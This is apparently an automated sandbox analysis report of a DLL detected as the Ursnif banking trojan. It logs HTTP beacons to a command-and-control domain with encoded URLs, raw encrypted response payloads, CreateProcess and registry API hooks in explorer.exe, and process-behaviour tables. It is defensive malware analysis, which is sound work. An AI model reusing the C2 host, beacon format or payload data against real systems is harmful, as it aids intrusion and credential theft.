59 38 4f 37 62 62 44 4d 48 68 69 71 62 46 47 4b 53 62 4c 31 50 65 63 78 34 56 54 31 47 33 30 78 6f 63 7a 6e 71 57 45 39 44 33 73 4e 6c 6b 46 49 70 37 2b 56 45 52 71 56 34 74 44 54 75 62 49 59 71 39 62 58 73 75 6d 78 59 34 4f 41 2f 45 71 62 33 55 6a 57 61 59 51 48 62 70 6c 46 65 73 57 73 32 48 34 68 48 56 61 47 71 2b 6e 71 35 45 34 47 2f 4f 61 77 65 6a 63 67 2f 76 4b 68 4d 71 76 73 79 41 41 5a 36 4c 46 50 69 4c 6c 32 48 62 43 38 4f 76 37 63 65 52 56 6f 38 46 6e 48 37 5a 44 34 6f 6e 39 6f 76 4c 74 62 75 34 78 56 35 50 7a 71 58 55 74 48 56 6b 43 79 6b 77 49 55 36 6c 43 77 6f 65 77 54 53 71 51 30 33 54 52 2b 41 41 65 4b 30 4e 43 38 5a 37 69 78 4b 62 48 74 36 34 53 37 6f 63 55 6e 58 67 34 78 33 45 67 4a 4f 45 4c 44 42 67 58 72 79 49 4a 68 4f 39 67 63 41 41 6a 66 37 6e 35 35 35 44 67 6d 39 69 46 59 75 64 36 37 57 50 37 58 5a 2b 36 4b 4c 77 65 6e 59 42 65 76 45 36 32 6d 75 70 2b 51 48 6c 7a 45 73 4d 33 6b 48 76 43 52 2f 6a 6d 6d 4f 32 46 56 6f 36 6e 58 5a 48 4d 4b 6e 6d 31 62 7a 69 36 79 7a 55 61 75 2f 50 4e 35 38 4e 69 66 35 5a 39 74 6a 70 6e 69 5a 4a 70 75 62 65 68 51 35 6b 50 2b 36 62 6b 30 33 2f 58 73 30 4a 52 64 41 35 6b 30 76 31 6e 51 49 36 4f 2b 6f 36 54 4b 62 6d 2f 58 33 6d 44 73 36 39 32 52 2f 54 4c 48 75 77 79 49 36 77 64 33 49 45 71 78 48 41 6f 6b 37 37 39 6e 79 34 50 41 55 42 6c 69 4d 41 75 56 31 63 53 68 35 45 79 4f 76 7a 68 4f 4a 6a 78 69 69 62 6b 47 45 5a 5a 44 30 58 31 59 74 76 50 56 5a 38 4a 33 2f 44 35 53 50 31 43 50 Data Ascii: 38db8B+m9QnJaH2v4KuujekT0tZknh8uNz2ZHiEztob91ydETY10keM3LE4Ds7Y5H0V7ui8hskv+8A VceRfvQlXLYKIT0fnTU30LA4HK5l5pZ4lAJJyCTZl06j4Uyscz9UAVjLx6I1nTHPOdheNCyOxdtyJcMjM5bvHeOCou coR3tBRMeNqbtDHrMv5JTuircV9BmZr88S3Jp6O8LbVYghAburpgRWzBXmfmzFQnjgv+700LDd8cd1gI4+B1wOiUBB NuAXvJxjF6Kk+RW4zTOV6KFUHr7brYHQWlyY8O7bbDMHhiqbFGKSbL1Pecx4VT1G30xocznqWE9D3sNlkFIp7+VERq V4tDTubIYq9bXsumxY4OA/Eqb3UjWaYQHbplFesWs2H4hHVaGq+nq5E4G/Oawejcg/vKhMqvsyAAZ6LFPiLl2HbC8O v7ceRVo8FnH7ZD4on9ovLtbu4xV5PzqXUtHVkCykwIU6lCwoewTSqQ03TR+AAeK0NC8Z7ixKbHt64S7ocUnXg4x3Eg JOELDBgXryIJhO9gcAAjf7n555Dgm9iFYud67WP7XZ+6KLwenYBevE62mup+QHlzEsM3kHvCR/jmmO2FVo6nXZHMKn m1bzi6yzUau/PN58Nif5Z9tjpniZJpubehQ5kP+6bk03/Xs0JRdA5k0v1nQI6O+o6TKbm/X3mDs692R/TLHuwyI6wd 3IEqxHAok779ny4PAUBliMAuV1cSh5EyOvzhOJjxiibkGEZZD0X1YtvPVZ8J3/D5SP1CP
Jan 19, 2021 12:15:24.378670931 CET	5530	OUT	GET /favicon.ico HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: lopppooole.xyz Connection: Keep-Alive Cookie: PHPSESSID=vf1vsvjs3vof8r12p2dbsn0nn0; lang=en
Jan 19, 2021 12:15:24.425503016 CET	5532	IN	HTTP/1.1 200 OK Date: Tue, 19 Jan 2021 11:15:24 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 Last-Modified: Wed, 16 Dec 2020 20:14:32 GMT ETag: "1536-5b69a85f21533" Accept-Ranges: bytes Content-Length: 5430 Keep-Alive: timeout=5, max=99 Connection: Keep-Alive Content-Type: image/vnd.microsoft.icon Data Raw: 00 00 01 00 02 00 10 10 00 00 00 00 20 00 68 04 00 00 26 00 00 00 20 20 00 00 00 00 20 00 a8 10 00 00 8e 04 00 00 28 00 00 00 10 00 00 00 20 00 00 00 01 00 20 00 00 00 00 00 40 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 9c 87 73 f7 9c 87 73 f9 9c 87 73 f7 9c 87 73 77 9c 87 72 03 ff ff ff 01 9c 87 73 09 9c 87 73 0f 9c 87 73 0d 9b 87 73 05 ff ff ff 01 9c 87 73 15 9c 87 73 c7 9c 87 73 f9 9c 87 73 f9 9c 87 73 85 9c 87 73 f9 9c 87 72 f9 9c 87 73 7b 9c 87 73 05 9c 87 73 23 9c 87 73 7f 9c 87 73 c3 9b 87 72 d3 9c 87 73 cf 9c 87 73 ad 9c 87 73 5b 9c 87 73 0d 9c 87 73 1b 9c 87 73 c5 9b 87 73 ff 9c 87 73 85 9c 87 73 f7 9c 87 73 7d 9c 87 73 07 9c 87 73 57 9c 87 72 db 9c 87 73 ab 9c 87 73 6d 9c 87 73 4b 9c 87 73 43 9c 87 73 77 9c 87 73 cf 9c 87 73 b7 9b 86 73 25 9c 87 73 21 9c 87 73 cb 9c 87 73 87 9c 87 73 7f 9c 87 73 05 9c 87 73 55 9c 87 73 e1 9c 87 73 59 9c 87 73 81 9c 87 73 df 9c 87 73 c9 9b 86 72 23 ff ff ff 01 9c 87 73 13 9c 87 73 97 9c 87 73 cd 9c 87 73 19 9c 87 72 25 9c 87 73 5b 9c 87 73 03 9c 87 73 1d 9c 87 73 d9 9c 87 73 5d 9c 87 73 0b 9b 87 72 ef 9c 87 73 53 9b 87 73 bf 9c 87 73 71 ff ff ff 01 ff ff ff 01 9c 87 73 0b 9c 87 73 a5 9c 87 73 95 9c 87 73 03 9c 87 73 03 ff ff ff 01 9c 87 73 75 9c 87 73 b5 9c 87 73 07 ff ff ff 01 9c 87 73 c1 9c 87 73 db 9c 87 73 e7 9c 87 73 41 ff ff ff 01 ff ff ff 01 ff ff ff 01 9c 86 73 25 9b 87 73 d9 9c 87 73 23 ff ff ff 01 9c 87 72 07 9c 87 72 bb 9c 87 73 5d ff ff ff 01 ff ff ff 01 9c 87 73 1b 9c 87 73 db 9c 87 73 6b 9c 87 73 03 9c 87 73 03 ff ff ff 01 ff ff ff 01 9c 87 73 03 9c 87 73 af 9c 87 73 5d ff ff ff 01 9c 87 73 0d 9c 87 72 cd 9c 87 73 37 ff ff ff 01 ff ff ff 01 9c 86 73 09 9c 87 73 c9 9c 87 72 91 9c 86 72 a3 9c 87 73 81 9c 86 72 05 ff ff ff 01 ff ff ff 01 9b 87 73 85 9c 87 73 7f ff ff ff 01 9c 87 73 0d 9c 87 73 cb 9b 87 73 37 ff ff ff 01 ff ff ff 01 9c 87 73 09 9c 87 73 cd 9c 87 73 69 9c 87 73 3f 9c 87 73 37 9c 87 73 13 ff ff ff 01 ff ff ff 01 9b 87 73 83 9c 87 73 7f ff ff ff 01 9c 87 73 07 9c 87 73 b9 9c 87 72 57 ff ff ff 01 ff ff ff 01 9c 87 73 09 9c 87 73 c9 9c 87 73 97 9c 87 73 a9 9c 87 73 a9 9c 87 73 97 ff ff ff 01 ff ff ff 01 9c 87 73 ab 9c 87 73 5b ff ff ff 01 ff ff ff 01 9c 87 73 73 9c 87 73 ad 9c 87 73 05 ff ff ff 01 9c 87 73 09 9c 87 73 cd 9c 87 73 6d 9c 87 73 49 9c 87 73 3b 9c 87 73 07 ff ff ff 01 9c 87 73 21 9c 87 73 d3 9c 87 73 23 ff ff ff 01 9c 87 73 05 9c 87 73 1b 9b 87 73 d3 9c 87 73 51 ff ff ff 01 9b 86 73 09 9c 87 73 cb 9c 87 73 89 9b 87 72 83 9c 87 73 6d 9c 87 73 05 9c 87 72 07 9c 87 73 97 9b 87 72 91 9c 87 73 03 9c 87 73 05 9b 87 72 89 9c 87 73 07 9c 87 73 51 9c 87 73 d9 9c 87 72 4b 9c 87 73 07 9c 87 73 67 9c 86 73 27 ff ff ff 01 ff ff ff 01 9b 86 73 0d 9c 87 73 81 9c 87 73 c5 9c 87 73 17 9c 87 73 27 9c 87 73 5f 9c 87 73 f7 9c 87 73 85 9c 87 73 09 9b 87 72 51 9c 87 73 d3 9c 87 73 9d 9c 87 73 4b 9c 86 72 2f 9c 87 73 33 9c 87 73 61 9c 87 73 bd 9b 87 73 b1 9c 87 73 21 9c 87 73 23 9c 87 73 cd 9c 87 73 87 9c 87 73 f9 9c 86 73 f9 9c 87 73 83 9c 87 73 07 9c 87 73 1f 9c 87 73 79 9c 87 73 b9 9c 87 72 c5 9c 87 73 c3 9c 87 72 a7 9c 87 73 55 9c 87 72 0b 9c 87 73 1d 9c Data Ascii: h& (@sssswrsssssssssrs{ss#ssrsss[sssssss}ssWrssmsKsCswsss%s!sssssUssYsssr#ssssr%s[ssss]srsSs sqssssssussssssAs%ss#rrs]ssskssss]srs7ssrrsrsssss7sssis?s7sssssrWssssssss[sssssssmsIs;ss!ss#ssssQsssrsmsrsrss rssQsrKssgs'sssss's_sssrQsssKr/s3sasss!s#sssssssysrsrsUrs

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.5	49736	185.186.244.49	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 19, 2021 12:15:26.300183058 CET	5538	OUT	GET /manifest/3mgKpbqap/nRh42wkizRuvQnbKS_2F/cCGI9puqMbPkyNKOhmJ/b6rBRnCNcK3Gj8zdaEyqxk/VAqy1dm3jpPlG/j1RG_2Bc/1uTqOdAEPiJDVBM_2BK9PM9/y0tKrkAQ_2/FftiHkrj4ukmbz_2B/G_2FPN2wDsAF/U672kCrC9_2/BSj9NgQY4NjW4D/90Kz0XaJ1enkeMLmCHfkG/BeMe0t_2/F.cnx HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: lopppooole.xyz Connection: Keep-Alive Cookie: lang=en
Jan 19, 2021 12:15:26.378746033 CET	5539	IN	HTTP/1.1 200 OK Date: Tue, 19 Jan 2021 11:15:26 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Set-Cookie: PHPSESSID=1a0cbq729i0b8qacvemdt6rss0; path=/; domain=.lopppooole.xyz Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8 Data Raw: 34 38 35 61 63 0d 0a 4e 67 69 5a 2b 45 75 7a 76 56 38 44 6b 36 4b 67 4c 38 4e 4c 30 41 42 31 43 4c 57 74 6f 38 65 59 63 36 43 63 33 36 4d 6a 4d 46 53 49 44 57 56 4a 53 69 63 55 62 36 4b 5a 2f 66 39 31 49 4a 2f 43 6c 68 4e 65 42 32 2f 58 57 31 50 38 72 77 37 51 34 43 61 50 72 49 51 54 52 41 42 35 4f 38 38 34 38 4d 30 32 57 53 6a 6c 77 4d 47 68 46 56 41 66 6c 44 50 31 64 59 7a 4e 34 54 66 74 42 52 6e 4e 6c 30 63 54 4e 6a 70 71 42 77 6d 79 68 4c 62 4c 31 37 63 54 66 44 7a 69 73 36 54 72 6a 42 4e 69 4f 51 56 51 67 46 34 30 4d 55 68 43 6f 35 34 72 49 55 77 4a 51 44 36 44 74 78 49 34 48 6a 4c 48 35 4c 6f 33 50 45 77 6a 70 46 77 67 6d 5a 32 4f 31 64 61 72 54 79 4b 4a 49 37 50 6a 71 59 4d 7a 65 49 4c 4d 70 76 62 70 69 53 58 56 33 4c 75 33 50 55 33 42 78 53 31 47 4b 39 34 77 36 55 74 68 37 76 2b 4c 4c 36 50 2b 71 63 51 4f 46 42 77 36 53 2f 51 44 75 4d 4d 78 6d 46 34 75 59 62 38 64 2b 78 31 6b 6c 42 43 73 31 77 6f 42 5a 32 49 43 46 66 5a 70 44 51 39 6a 73 4d 72 65 7a 62 46 73 62 6d 65 6b 32 67 52 67 68 4e 59 31 65 51 4e 31 4e 52 2b 2f 6e 38 51 49 6c 55 46 6b 31 6a 55 2f 4e 44 2b 4a 33 38 45 77 4f 35 59 4a 4f 6c 35 4f 51 5a 48 6e 49 55 75 6f 79 45 43 63 6c 78 54 65 67 65 70 37 58 35 65 70 73 31 35 5a 6d 4c 79 52 53 77 59 33 5a 39 46 6b 46 49 72 4b 64 54 5a 36 6e 73 53 71 70 64 77 5a 31 4b 7a 56 6b 64 34 6d 58 55 72 42 70 4e 65 66 2f 57 37 46 50 64 68 63 77 73 46 6d 4a 7a 43 4c 75 35 39 58 6c 58 2f 73 6d 70 36 6d 4a 38 43 73 31 55 45 41 79 61 33 54 49 6e 71 66 4a 67 41 79 39 47 38 62 39 39 49 70 55 41 7a 68 4d 66 38 79 4f 68 57 74 74 35 38 74 50 2f 59 76 75 35 34 50 78 4e 45 5a 71 6a 4d 46 39 34 65 48 55 4e 41 70 4f 58 4d 33 78 6b 63 4a 44 6e 47 4c 78 32 38 7a 6b 5a 6a 69 30 62 6a 6a 79 4b 59 4c 31 6e 2f 32 4e 75 48 44 5a 57 5a 47 70 41 4e 57 63 50 71 67 46 4f 67 67 6f 79 54 51 77 34 57 57 52 69 6a 6c 59 52 72 31 78 45 4a 63 38 46 65 73 30 41 48 64 70 6d 7a 31 2b 47 48 68 63 50 6e 65 71 76 38 69 79 76 39 46 71 44 78 42 50 4f 4f 53 32 71 49 70 63 56 4c 77 43 50 62 71 2f 33 75 71 69 4e 36 6b 2f 4f 4c 45 63 2f 33 72 62 75 4f 6a 74 37 38 33 36 65 50 34 34 66 56 66 73 76 35 64 75 77 43 42 36 5a 6f 54 78 34 44 31 56 45 37 64 6e 4c 49 46 32 54 49 73 4d 47 4a 75 5a 4d 49 46 39 65 58 38 71 6e 55 6b 59 6e 4c 42 79 61 6d 48 7a 4e 38 71 41 36 77 59 75 51 2b 54 56 73 2f 39 62 4c 48 4f 66 55 4c 52 77 36 55 73 46 51 4f 77 78 56 7a 36 71 79 47 66 48 31 51 64 31 57 36 71 76 45 53 66 69 62 4a 6a 79 72 30 55 4a 45 42 61 2b 7a 4d 57 38 6f 4d 31 4c 55 49 4c 2b 7a 58 2b 6a 63 44 4b 42 69 6d 4b 4d 41 72 45 38 73 6b 49 7a 2b 43 58 48 64 78 4f 65 53 75 37 51 44 59 78 2b 31 34 6c 56 6b 76 66 31 75 4b 61 Data Ascii: 485acNgiZ+EuzvV8Dk6KgL8NL0AB1CLWto8eYc6Cc36MjMFSIDWVJSicUb6KZ/f91IJ/ClhNeB2/XW1P8rw7Q4CaPrIQTRAB5O8848M02WSjlwMGhFVAflDP1dYzN4TftBRnNl0cTNjpqBwmyhLbL17cTfDzis6TrjBNiOQVQgF40MUhCo54rIUwJQD6DtxI4HjLH5Lo3PEwjpFwgmZ2O1darTyKJI7PjqYMzeILMpvbpiSXV3Lu3PU3BxS1GK94w6Uth7v+LL6P+qcQOFBw6S/QDuMMxmF4uYb8d+x1klBCs1woBZ2ICFfZpDQ9jsMrezbFsbmek2gRghNY1eQN1NR+/n8QIlUFk1jU/ND+J38EwO5YJOl5OQZHnIUuoyECclxTegep7X5eps15ZmLyRSwY3Z9FkFlrKdTZ6nsSqpdwZ1KzVkd4mXUrBpNef/W7FPdhcwsFmJzCLu59XlX/smp6mJ8Cs1UEAya3TInqfJgAy9G8b99IpUAzhMf8yOhWtt58tP/Yvu54PxNEZqjMF94eHUNApOXM3xkcJDnGLx28zkZji0bjjyKYL1n/2NuHDZWZGpANWcPqgFOggoyTQw4WWRijlYRr1xEJc8Fes0AHdpmz1+GHhcPneqv8iyv9FqDxBPOOS2qIpcVLwCPbq/3uqiN6k/OLEc/3rbuOjt7836eP44fVfsv5duwCB6ZoTx4D1VE7dnLIF2TIsMGJuZMIF9eX8qnUkYnLByamHzN8qA6wYuQ+TVs/9bLHOfULRw6UsFQOwxVz6qyGfH1Qd1W6qvESfibJjyr0UJEBa+zMW8oM1LUIL+zX+jcDKBimKMArE8sklz+CXHdxOeSu7QDYx+14lVkvf1uKa
Jan 19, 2021 12:15:26.426239014 CET	5851	OUT	GET /manifest/cNkFxpqSE5nd5N/gLAA0dyVD8A3Z7_2BjmH5/tzFBxUiAG5YX2vfV/FVz0o_2FSL_2B6T/iN0NSUy8SncBbYRKc3/KPDSKZIZS/WtBJPob_2BilVYW_2B9G/6u_2FmjF2UFAmHQwi5C/aSK9Qm4Z2DiEhqzDMBjYMU/8MZPUvBulE5H9/Ejycupjc/hcDUTN98Kjxa7fmsGrqhHCa/QjS2y_2F.cnx HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: lopppooole.xyz Connection: Keep-Alive Cookie: lang=en

Timestamp	kBytes transferred	Direction	Data
Jan 19, 2021 12:15:28.494123936 CET	5853	IN	HTTP/1.1 200 OK Date: Tue, 19 Jan 2021 11:15:28 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Set-Cookie: PHPSESSID=7hnrp6t4mfkgjmln37sdmd8pg6; path=/; domain=.lopppooole.xyz Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Content-Length: 2412 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/html; charset=UTF-8 Data Raw: 75 31 2b 32 50 68 6f 43 37 6f 41 34 50 69 57 58 35 2f 6b 64 2f 50 62 41 72 53 38 6d 68 55 54 70 38 57 78 39 51 62 75 59 6c 66 7a 68 42 63 6a 62 4c 57 68 44 2f 59 57 36 46 71 58 6b 77 6b 61 74 51 70 35 33 49 54 77 2f 52 6f 68 2b 4b 31 32 67 33 2b 53 44 58 4c 48 73 5a 67 31 6f 6e 52 70 74 71 53 36 63 4a 4e 6e 4b 4d 34 43 73 54 4b 70 30 38 59 5a 51 7a 4c 67 69 66 76 68 34 42 52 34 39 48 74 72 4b 6c 72 6c 49 74 74 62 62 65 31 53 6c 33 38 63 57 51 2b 52 36 51 30 49 6d 63 4b 51 74 32 48 46 54 43 4f 66 39 52 61 77 46 6d 35 4c 67 45 47 2f 4a 68 6e 6b 65 64 31 6d 51 6d 53 42 2b 77 44 48 69 4f 68 2b 44 45 48 6d 30 46 6b 31 49 48 6c 52 47 48 4d 79 4f 4a 45 73 66 6f 59 36 38 39 69 33 5a 30 36 71 4c 65 6d 62 4e 62 56 68 64 32 52 47 2b 32 79 44 58 6a 2b 78 6e 39 59 4e 74 79 61 47 62 66 70 51 45 6a 37 75 6e 32 6b 44 37 7a 73 7a 32 38 42 71 59 6d 43 51 57 2f 63 71 6e 2f 42 73 50 2f 33 56 51 78 62 67 35 52 59 38 47 77 44 30 4a 32 42 37 52 35 56 53 31 54 55 59 72 6d 6c 4a 38 4d 66 6e 59 69 51 51 6c 6a 57 49 79 6f 4b 2b 7a 6a 61 56 41 72 47 6e 66 74 4c 78 70 65 35 5a 2f 45 6d 61 44 5a 52 50 79 64 52 39 6e 64 65 48 6f 41 6d 2b 48 72 78 65 37 65 4a 72 7a 51 55 33 68 35 33 61 49 54 52 34 6a 46 52 70 70 59 35 79 72 4d 45 7a 4e 7a 4c 35 31 44 4f 36 43 71 4d 71 39 47 67 6f 77 49 66 69 73 6b 44 4b 61 33 75 43 58 2f 77 6c 71 75 51 72 4e 53 6e 61 2b 55 55 50 31 52 63 41 79 53 6c 43 4b 78 4c 52 70 45 2f 35 42 6e 56 55 31 49 32 6e 36 53 75 33 55 69 74 76 69 4d 63 44 6d 35 31 58 76 44 4b 53 69 47 41 48 61 6d 51 64 38 63 54 52 62 42 2b 6f 6d 34 67 69 46 36 7a 71 52 41 57 37 6b 78 44 77 64 74 71 73 47 56 72 48 31 41 5a 63 6d 42 6d 5a 4c 4a 67 73 35 57 6a 55 6b 37 46 69 31 4b 69 46 61 6f 4c 34 67 63 6f 7a 52 4f 4e 46 35 53 69 42 48 53 63 7a 35 34 53 6d 44 66 6d 50 42 30 6c 59 77 4c 57 73 6d 6f 42 4b 58 33 48 6f 61 44 66 6d 69 70 49 45 7a 32 6c 55 53 6b 63 33 33 71 2f 57 35 7a 64 38 61 4c 57 6b 46 51 2b 61 56 78 6e 76 75 2b 74 39 4a 53 43 32 38 6b 59 75 59 71 34 42 35 5a 72 68 57 6d 51 6f 37 43 6f 36 44 69 6e 49 62 48 42 38 4f 62 51 35 4b 32 42 4b 37 4f 44 39 6d 47 6d 2b 58 77 55 52 63 34 33 4d 45 47 78 69 2f 32 68 48 42 53 62 34 48 62 6d 38 64 38 5a 6a 51 6d 75 53 4e 6e 57 53 76 6e 43 70 44 4c 76 32 73 6d 68 54 43 35 6c 53 33 71 45 6d 56 76 34 32 71 53 35 68 33 73 61 67 43 55 4f 6f 4b 63 49 31 58 62 55 56 38 5a 51 68 37 4e 4f 4d 30 75 34 44 53 66 33 62 70 34 7a 55 67 62 52 57 61 52 56 41 71 38 42 69 39 42 74 37 30 74 46 56 6b 6c 4b 48 43 56 37 46 5a 39 7a 57 7a 64 30 73 71 7a 67 6e 33 75 58 75 4d 32 50 62 31 67 66 72 6f 71 58 76 32 66 48 4d 32 64 68 70 31 5a 4b 44 56 44 6f 70 42 47 6e 32 4c 32 39 59 75 64 6b 6e 36 79 Data Ascii: u1+2PhoC7oA4PiWX5/kd/PbArS8mhUTp8Wx9QbuYlfzhBcjbLWhD/YW6FqXkwkatQp53ITw/Roh+K1 2g3+SDXLHsZg1onRptqS6cJNnKM4CsTKp08YZQzLgifvh4BR49HtrKlrIlttbbe1Sl38cWQ+R6Q0ImcKQt2HFTCOf9 RawFm5LgEG/Jhnked1mQmSB+wDHiOh+DEHm0Fk1IHlRGHMyOJEsfoY689i3Z06qLembNbVhd2RG+2yDXj+xn9YNtya GbfpQEj7un2kD7zsz28BqYmCQW/cqn/BsP/3VQxbg5RY8GwD0J2B7R5VS1TUYrmlJ8MfnYiQQljWIyoK+zjaVArGnf tLxpe5Z/EmaDZRPydR9ndeHoAm+Hrxe7eJrzQU3h53aITR4jFRppY5yrMEzNzL51DO6CqMq9GgowIfiskDKa3uCX/w lquQrNSna+UUP1RcAySlCKxLRpE/5BnVU1I2n6Su3UitviMcDm51XvDKSiGAHamQd8cTRbB+om4giF6zqRAW7kxDwd tqsGVrH1AZcmBmZLJgs5WjUk7Fi1KiFaoL4gcozRONF5SiBHScz54SmDfmPB0lYwLWsmoBKX3HoaDfmipIEz2lUSkc 33q/W5zd8aLWkFQ+aVxnvu+t9JSC28kYuYq4B5ZrhWmQo7Co6DinIbHB8ObQ5K2BK7OD9mGm+XwURc43MEGxi/2hHB Sb4Hbm8d8ZjQmuSNnWSvnCpDLv2smhTC5lS3qEmVv42qS5h3sagCUOoKcI1XbUV8ZQh7NOM0u4DSf3bp 4zUgbRWaRVAq8Bi9Bt70tFVklKHCV7FZ9zWzd0sqzgn3uXuM2Pb1gfroqXv2fHM2dhp1ZKDVDopBGn2L29Yudkn6y

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
api-ms-win-core-processthreads-l1-1-0.dll:CreateProcessW	IAT	explorer.exe
api-ms-win-core-registry-l1-1-0.dll:RegGetValueW	IAT	explorer.exe
CreateProcessAsUserW	EAT	explorer.exe
CreateProcessAsUserW	INLINE	explorer.exe
CreateProcessW	EAT	explorer.exe
CreateProcessW	INLINE	explorer.exe
CreateProcessA	EAT	explorer.exe
CreateProcessA	INLINE	explorer.exe

Processes

Process: explorer.exe, Module: WININET.dll

Function Name	Hook Type	New Data
api-ms-win-core-processthreads-l1-1-0.dll:CreateProcessW	IAT	7FFA9B335200
api-ms-win-core-registry-l1-1-0.dll:RegGetValueW	IAT	3B5212C

Process: explorer.exe, Module: user32.dll

Function Name	Hook Type	New Data
api-ms-win-core-processthreads-l1-1-0.dll:CreateProcessW	IAT	7FFA9B335200
api-ms-win-core-registry-l1-1-0.dll:RegGetValueW	IAT	3B5212C

Process: explorer.exe, Module: KERNEL32.DLL

Function Name	Hook Type	New Data
CreateProcessAsUserW	EAT	7FFA9B33521C
CreateProcessAsUserW	INLINE	0xFF 0xF2 0x25 0x50 0x00 0x00
CreateProcessW	EAT	7FFA9B335200
CreateProcessW	INLINE	0xFF 0xF2 0x25 0x50 0x00 0x00
CreateProcessA	EAT	7FFA9B33520E
CreateProcessA	INLINE	0xFF 0xF2 0x25 0x50 0x00 0x00

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: loaddll32.exe PID: 6528 Parent PID: 5668

General

Start time:	12:13:56
Start date:	19/01/2021
Path:	C:\Windows\System32\loaddll32.exe
Wow64 process (32bit):	true
Commandline:	loaddll32.exe 'C:\Users\user\Desktop\6006bde674be5pdf.dll'
Imagebase:	0xee0000
File size:	120832 bytes
MD5 hash:	2D39D4DFDE8F7151723794029AB8A034
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.267174512.00000000033B8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.267021391.00000000033B8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.267187434.00000000033B8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.267110457.00000000033B8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.267049482.00000000033B8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.412616743.00000000031BC000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.267090399.00000000033B8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.267156690.00000000033B8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.267129257.00000000033B8000.00000004.00000040.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 7036 Parent PID: 792

General

Start time:	12:14:15
Start date:	19/01/2021
Path:	C:\Program Files\internet explorer\iexplore.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding
Imagebase:	0x7ff6b7dd0000
File size:	823560 bytes
MD5 hash:	6465CB92B25A7BC1DF8E01D8AC5E7596
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 7084 Parent PID: 7036

General

Start time:	12:14:16
Start date:	19/01/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:7036 CREDAT:17410 /prefetch:2
Imagebase:	0xf00000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 4192 Parent PID: 792

General

Start time:	12:14:58
Start date:	19/01/2021
Path:	C:\Program Files\internet explorer\iexplore.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding
Imagebase:	0x7ff6b7dd0000
File size:	823560 bytes
MD5 hash:	6465CB92B25A7BC1DF8E01D8AC5E7596
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

